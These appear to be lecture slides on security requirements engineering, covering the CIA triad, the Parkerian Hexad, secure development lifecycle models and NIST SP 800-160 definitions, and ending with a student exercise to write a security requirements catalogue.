- Be able to verify/validate security requirements for completeness and appropriateness.
- Be aware of the importance of sound and complete security requirements.

# Security Requirements

- Refer to the Software Security Lifecycle presentation for the main phases and relevant processes.
- This is largely achieved through a structured risk management process that involves:
  - Identifying information and related assets, plus potential threats, vulnerabilities and impacts;
  - Evaluating the risks;
  - Deciding how to address or treat the risks i.e. to avoid, mitigate, share or accept them;
  - Where risk mitigation is required, selecting or designing appropriate security controls and implementing them;
  - Monitoring the activities, making adjustments as necessary to address any issues, changes and improvement opportunities.

# Security Requirements

Phase	Microsoft SDL	McGraw Touchpoints	SAFECode
Education and awareness	Provide training		Planning the implementation and deployment of secure development
Project inception	Define metrics and compliance reporting Define and use cryptography standards Use approved tools		Planning the implementation and deployment of secure development
Analysis and requirements	Define security requirements Perform threat modelling	Abuse cases Security requirements	Application security control definition
Architectural and detailed design	Establish design requirements	Architectural risk analysis	Design
Implementation and testing	Perform static analysis security testing (SAST) Perform dynamic analysis security testing (DAST) Perform penetration testing Define and use cryptography standards Manage the risk of using third-party components	Code review (tools) Penetration testing Risk-based security testing	Secure coding practices Manage security risk inherent in the use of third-party components Testing and validation
Release, deployment, and support	Establish a standard incident response process	Security operations	Vulnerability response and disclosure

# Security Requirements



Source: ISO/IEC FCD 25010

# Security Requirements

- Security Properties:
  - Confidentiality
  - Integrity
  - **Availability**
  - Non-repudiation
  - Accountability
  - Authenticity
  - Compliance
  - **Privacy**
  - **Possession**
  - **Utility**
  - **Trustworthiness**
  - **Auditability**
- CIA Triad
  - Confidentiality
  - Integrity
  - **Availability**
- Parkerian Hexad:
  - Confidentiality
  - Possession/Control
  - Integrity
  - Authenticity
  - Availability
  - Utility
  - [https://en.wikipedia.org/wiki/Parkerian\\_Hexad](https://en.wikipedia.org/wiki/Parkerian_Hexad)

# Security Goals::Threats

- Advanced persistent threat
- Backdoors
- Bootkits
- Computer crime
- Viruses
- Denial of service
- Eavesdropping
- Exploits
- Keyloggers
- Logic bombs
- Malware
- Payloads
- Phishing
- Ransomware
- Rootkits
- Screen scrapers
- Spyware
- Trojans
- Vulnerabilities
- Web shells
- Web application security
- Worms

# Security Goals::Threats

- Responses to threats
- Possible responses to a security threat or risk can be:
  - Reduce/mitigate – implement safeguards and countermeasures to eliminate vulnerabilities or block threats;
  - Assign/transfer – place the cost of the threat onto another entity or organization such as purchasing insurance or outsourcing;
  - Accept – evaluate if the cost of the countermeasure outweighs the possible cost of loss due to the threat;

# Security Goals::Threats

- A parallel to **Safety**: SRAC – **Safety** Related Application Condition
  - The concept of SRAC is defined on CENELEC EN50129 standard and it is the responsibility of RAMS/**Safety** Engineer to document and deliver to the user.
  - SRACs must be seen as a legal contract associated with the transfer of a device or an installation, with connotations related to **safety**.
  - Its importance requires **robustness** and its treatment must meet expectations regarding the implications that they entail.
  - SRACs clarify the **safety** responsibilities of the entities in charge of the installation, maintenance and operation, that is, of the entire service cycle of the equipment or installation.
- Now replace Safety by Security = SecRAC

# Security Goals::Defenses

- Computer access control
- Application security
  - Antivirus software
  - Secure coding
  - Secure by default
  - Secure by design
  - Secure operating systems
- Authentication
  - Multi-factor authentication
- Authorization
- Data-centric security
- Encryption
- Firewall
- Intrusion detection system
- Mobile secure gateway
- Runtime application self-protection (RASP)

# Security Goals::Confidentiality

- The security goal that generates the requirement for protection from intentional or accidental attempts to perform unauthorized data reads. Confidentiality covers data in storage, during processing, and while in transit. NIST SP 800-27 Rev A
- Preserving authorized restrictions on information access and disclosure, including means for protecting personal privacy and proprietary information. NIST SP 800-160

# Security Goals::Integrity

- The security goal that generates the requirement for protection against either intentional or accidental attempts to violate data integrity (the property that data has not been altered in an unauthorized manner) or system integrity (the quality that a system has when it performs its intended function in an unimpaired manner, free from unauthorized manipulation). NIST SP 800-27 Rev A
- Guarding against improper information modification or destruction, and includes ensuring information non-repudiation and authenticity. NIST SP 800-160

# Security Goals::Availability

- The security goal that generates the requirement for protection against intentional or accidental attempts to (1) perform unauthorized deletion of data or (2) otherwise cause a denial of service or data. NIST SP 800-27 Rev A
- Ensuring timely and reliable access to and use of information.
- Note: Mission/business resiliency objectives extend the concept of availability to refer to a point-in-time availability (i.e., the system, component, or device is usable when needed) and the continuity of availability (i.e., the system, component, or device remains usable for the duration of the time it is needed). NIST SP 800-160

# What about other goals/properties?

- Identified from the Threat Modelling or the Risk Analysis
- Non-repudiation
- Compliance
- Accountability
- All shall be captured during the Security Requirements Engineering phases.



# Security Requirements Engineering

- Annex G of NIST SP 800-160

NIST Special Publication 800-160

VOLUME 1

---

## Systems Security Engineering

*Considerations for a Multidisciplinary Approach in the  
Engineering of Trustworthy Secure Systems*

---

RON ROSS  
MICHAEL McEVILLEY  
JANET CARRIER OREN

- <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-160v1.pdf>


# Security Requirements Engineering

- **Stakeholder perspective:** Mission/business needs; operational performance objectives and measures; life cycle concepts; laws; regulatory, statutory, and certification criteria; governing policies; loss and risk tolerance; accreditation, approval, and other independent authorization criteria; and all associated concerns and constraints.
- **System perspective:** System self-protection capability; system architecture, system design, and system implementation decisions; developmental, fabrication, manufacturing, and production standards; secure system management; technical performance objectives and measures; and all associated concerns and constraints.
- **Trades perspective:** Requirements trades; engineering trades; risk treatment trades; and other life cycle trades.

# Security Requirements Engineering

- Transformation of Protection Needs into Security Requirements and Policy
  - Security requirements specify security capability, performance, effectiveness, and the associated verification and validation measures, as well as constraints on system requirements.
  - Security policy consists of a well-defined set of rules that govern all aspects of the security-relevant behavior of system elements.

# Security Requirements Engineering



# Security Requirements Engineering

- A requirement is a condition or capability that must be met or possessed by a system or system element to satisfy a contract, standard, specification, or other formally imposed document [IEEE 610.12]
- **Functional requirements** specify capability and behavior while **nonfunctional requirements** specify quality attributes of the capability and behavior.




# Security Requirements Engineering

- Stakeholder Requirements and Security Requirements
  - operational, protection, safety, and other needs (e.g. usability, human factors, form factor, and operational performance) and expectations of stakeholders, including legal, policy, regulatory, statutory, certification, policy, and other constraints for solutions that support the mission or business.
  - Provide the protection needed for the mission or business, the data, information, processes, functions, human, and system assets; the roles, responsibilities, and security-relevant actions of individuals that perform and support the mission or business processes; the interactions between the security-relevant solution elements; and the assurance that is to be obtained in the security solution.

# Security Requirements Engineering

- System Requirements and System Security Requirements
  - (security) define the protection capabilities provided by the security solution; the performance and behavioral characteristics exhibited by the security solution; assurance processes, procedures, and techniques; and the evidence required to determine that the system security requirements have been satisfied.
  - specify the capability and quality attributes of the delivered system.

# Security Requirements Engineering




# Security Requirements Engineering

- Types of Security Requirements
  - **Security functional requirements** – the capability for the system to protect itself.
  - **Security nonfunctional requirements** – security behavior, performance, strength-of-function, and quality characteristics and attributes.
  - **Security assurance requirements** – techniques and methods to verify that the functional and nonfunctional requirements are met.


# Security Requirements Engineering

- Security Requirements in the Life Cycle Processes
  - See also Security Lifecycle presentation



# Security Requirements Engineering

- Factors considered in security requirements analysis conducted as part of requirements engineering



# Security Policy

- CIA Objectives


- See NIST SP 800-160  
Annex G.3



# Security Requirements and Policy Summary

- **Security requirements** determine the capability for security mechanisms to behave in some manner;
- **Security policy** determines the behavior that is deemed “secure” behavior; and
- For a **mechanism** to be deemed **secure**, the requirements for the capability of the mechanism must be **consistent with the security policy enforcement rules**; the mechanism must satisfy the security requirements; and the mechanism must be configured to behave in a manner defined by the **organizational security policy**.

# Security Requirements and Policy Summary



# References

- Cherdantseva Y. and Hilton J.: "Information Security and Information Assurance. The Discussion about the Meaning, Scope and Goals". In: *Organizational, Legal, and Technological Dimensions of Information System Administrator*. Almeida F., Portela, I. (eds.). IGI Global Publishing. (2013)
- "[Engineering Principles for Information Technology Security](#)", SP 800-27, Rev A,  
<https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-27ra.pdf>
- Systems Security Engineering: Considerations for a Multidisciplinary Approach in the Engineering of Trustworthy Secure Systems, SP 800-160, November 2016, NIST, <https://doi.org/10.6028/NIST.SP.800-160v1>
- [https://en.wikipedia.org/wiki/Information\\_security](https://en.wikipedia.org/wiki/Information_security)

# References

- Writing Good Requirements, Ivy Hooks, [https://reqexperts.com/wp-content/uploads/2015/07/writing\\_good\\_requirements.htm](https://reqexperts.com/wp-content/uploads/2015/07/writing_good_requirements.htm)
- NISTSP 800-160  
<https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-160v1.pdf>

# Exercise

- Create a Security Requirements Catalogue, about 10 requirements
- At least 1 requirement related to Confidentiality, 1 to Integrity and 1 to Availability
- At least one requirement applicable to the user (use case) and one applicable to the development process/organization (how to develop)
- Use the same system as defined for the first exercise, add a new section to the report and (you can change to a different system – only the requirements):
  - A) Introduce the section, and specify that it contains the relevant security requirements of the solution
  - B) Define an identifier, and write each requirement as simple as possible, specify the type of security requirements (Confidentiality, Integrity, Non-Repudiation, etc.)
  - C) Table format is recommended, but you can also use text (bullet points)
- Size: 1 to 3 pages.

# Exercise

